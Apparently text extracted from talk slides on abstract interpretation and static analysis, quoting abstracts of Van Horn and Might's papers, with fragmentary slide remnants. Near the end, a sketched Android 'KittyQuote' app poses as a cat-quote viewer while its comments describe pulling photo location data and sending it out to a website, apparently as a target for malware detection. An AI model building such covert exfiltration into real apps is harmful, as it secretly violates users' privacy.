
Haskell




Coq

DARPA: CRASH

Or...



“the static analysis game”



Credit: Cousot & Cousot

How do you play the game?

Abstract Interpretation

Cousot & Cousot, 1977

Abstracting Abstract Machines

Abstracting Abstract Machines

David Van Horn *

Northeastern University
dvanhorn@ccs.neu.edu

Matthew Might

University of Utah
might@cs.utah.edu

Abstract

We describe a derivational approach to abstract interpretation that yields novel and transparently sound static analyses when applied to well-established abstract machines. To demonstrate the technique and support our claim, we transform the CEK machine of Felleisen and Friedman, a lazy variant of Krivine's machine, and the stack-inspecting CM machine of Clements and Felleisen into abstract interpretations of themselves. The resulting analyses bound temporal ordering of program events; predict return-flow and stack-inspection behavior; and approximate the flow and evaluation of by-need parameters. For all of these machines, we find that a series of well-known concrete machine refactorings, plus a technique we call store-allocated continuations, leads to machines that abstract into static analyses simply by bounding their stores. We demonstrate that the technique scales up uniformly to allow static analysis of realistic language features, including tail calls, conditionals, side effects, exceptions, first-class continuations, and even garbage collection.

Categories and Subject Descriptors F.3.2 [*Logics and Meanings of Programs*]: Semantics of Programming Languages—Program analysis, Operational semantics; F.4.1 [*Mathematical Logic and Formal Languages*]: Mathematical Logic—Lambda calculus and related systems

General Terms Languages, Theory

Keywords abstract machines, abstract interpretation

1. Introduction

Abstract machines such as the CEK machine and Krivine's machine are first-order state transition systems that represent the core of a real language implementation. Semantics-based program analysis, on the other hand, is concerned with safely approximating intensional properties of such a machine as it runs a program. It seems natural then to want to systematically derive analyses from machines to approximate the core of realistic run-time systems.

Our goal is to develop a technique that enables direct abstract interpretations of abstract machines by methods for transforming a given machine description into another that computes its finite approximation.

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Copyright © 2010 ACM 978-1-60558-794-3/10/09...\$10.00

We demonstrate that the technique of refactoring a machine with **store-allocated continuations** allows a direct structural abstraction¹ by bounding the machine's store. Thus, we are able to convert semantic techniques used to model language features into static analysis techniques for reasoning about the behavior of those very same features. By abstracting well-known machines, our technique delivers static analyzers that can reason about by-need evaluation, higher-order functions, tail calls, side effects, stack structure, exceptions and first-class continuations.

The basic idea behind store-allocated continuations is not new. SML/NJ has allocated continuations in the heap for well over a decade [28]. At first glance, modeling the program stack in an abstract machine with store-allocated continuations would not seem to provide any real benefit. Indeed, for the purpose of defining the meaning of a program, there is no benefit, because the meaning of the program does not depend on the stack-implementation strategy. Yet, a closer inspection finds that store-allocating continuations eliminate recursion from the definition of the state-space of the machine. With no recursive structure in the state-space, an abstract machine becomes eligible for conversion into an abstract interpreter through a simple structural abstraction.

To demonstrate the applicability of the approach, we derive abstract interpreters of:

- a call-by-value λ -calculus with state and control based on the CESK machine of Felleisen and Friedman [13],
- a call-by-need λ -calculus based on a tail-recursive, lazy variant of Krivine's machine derived by Ager, Danvy and Midgaard [1], and
- a call-by-value λ -calculus with stack inspection based on the CM machine of Clements and Felleisen [3];

and use abstract garbage collection to improve precision [25].

Overview

In Section 2, we begin with the CEK machine and attempt a structural abstract interpretation, but find ourselves blocked by two recursive structures in the machine: environments and continuations. We make three refactorings to:

1. store-allocate bindings,
2. store-allocate continuations, and
3. time-stamp machine states;

resulting in the CESK, CESK*, and time-stamped CESK* machines, respectively. The time-stamps encode the history (context) of the machine's execution and facilitate context-sensitive abstractions. We then demonstrate that the time-stamped machine abstracts directly into a parameterized, sound and computable static analysis.

¹ A structural abstraction distributes component-, point-, and member-wise.

Systematic abstraction of abstract machines

DAVID VAN HORN

College of Computer and Information Science, Northeastern University, Boston, MA 02115, USA
(e-mail: dvanhorn@ccs.neu.edu)

MATTHEW MIGHT

School of Computing, University of Utah, Salt Lake City, UT 84112, USA
(e-mail: [micht@cs.utah.edu](mailto:might@cs.utah.edu))

Abstract


We describe a derivational approach to abstract interpretation that yields novel and transparently sound static analyses when applied to well-established abstract machines for higher-order and imperative programming languages. To demonstrate the technique and support our claim, we transform the CEK machine of Felleisen and Friedman (*Proc. of the 14th ACM SIGACT-SIGPLAN Symp. Prin. Program. Langs*, 1987, pp. 314–325), a lazy variant of Krivine’s machine (*Higher-Order Symb. Comput.* Vol 20, 2007, pp. 199–207), and the stack-inspecting CM machine of Clements and Felleisen (*ACM Trans. Program. Lang. Syst.* Vol 26, 2004, pp. 1029–1052) into abstract interpretations of themselves. The resulting analyses bound temporal ordering of program events; predict return-flow and stack-inspection behavior; and approximate the flow and evaluation of by-need parameters. For all of these machines, we find that a series of well-known concrete machine refactorings, plus a technique of store-allocated continuations, leads to machines that abstract into static analyses simply by bounding their stores. These machines are parameterized by allocation functions that tune performance and precision and substantially expand the space of analyses that this framework can represent. We demonstrate that the technique scales up uniformly to allow static analysis of realistic language features, including tail calls, conditionals, mutation, exceptions, first-class continuations, and even garbage collection. In order to close the gap between formalism and implementation, we provide translations of the mathematics as running Haskell code for the initial development of our method.

1 Introduction

Program analysis aims to soundly predict properties of programs before being run. For over 30 years, the research community has expended significant effort designing effective analyses for higher-order programs (Midtgård, to appear). Past approaches have focused on connecting high-level language semantics, such as structured operational semantics, denotational semantics, or reduction semantics, to equally high-level but dissimilar analytic models. Too often, these models are far removed from their programming language counterparts and take the form of constraint languages specified as relations on sets of program fragments (Wright & Jagannathan, 1998; Nielson *et al.*, 1999; Meunier *et al.*, 2006). These approaches require significant ingenuity in their design and involve complex constructions and correctness arguments, making it difficult to establish soundness, design algorithms,

Idea?

Interpreter




Approximator



```
public class KittyQuote extends Activity {
    String img = "k155"; // kitty image
    // other fields ...
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        // build quote list and other initialization
    }
    public String getKitty() {
        // access "DCIM/Camera" and use ExifInterface
        // to exfiltrate location
    }
    public void aboutButton(View view) {
        // display normal information
        String website = "http://www.catquotes.com";
        startActivity(
            new Intent(Intent.ACTION_VIEW,
            Uri.parse(website)));
        try {
            new SendOut().execute(website);
        } catch (Exception e) { }
    }
    public void nextButton(View view) {
        img = getKittey(); // store loc info
    }
    public void prevButton(View view) {
        img = getKittey();
    }
    public void kittyQuoteButton(View view) {
        // display kitty quote as toast message
        // ... and send out location info to a website
        String url = "http://www.catquotes.com?" + img;
        try {
            new SendOut().execute(url);
        } catch (Exception e) {
            // if network fails, not giving up
        }
    }
}
```

Type :quit<Enter> to exit Vim

inject :



